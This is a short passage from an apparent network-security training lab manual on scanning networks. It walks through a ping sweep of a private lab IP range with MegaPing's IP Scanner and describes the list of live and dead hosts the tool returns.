


- Select the **IP Scanner** option from the left pane. In the **IP Scanner** tab in the right-hand pane, enter the IP range in the **From** and **To** fields; in this lab, the IP range is **10.10.1.5** to **10.10.1.20**; then, click **Start**.




Module 03 – Scanning Networks


9. MegaPing lists all IP addresses under the specified target range with their TTL value, Status (dead or alive), and statistics of the dead and alive hosts, as shown in the screenshot.



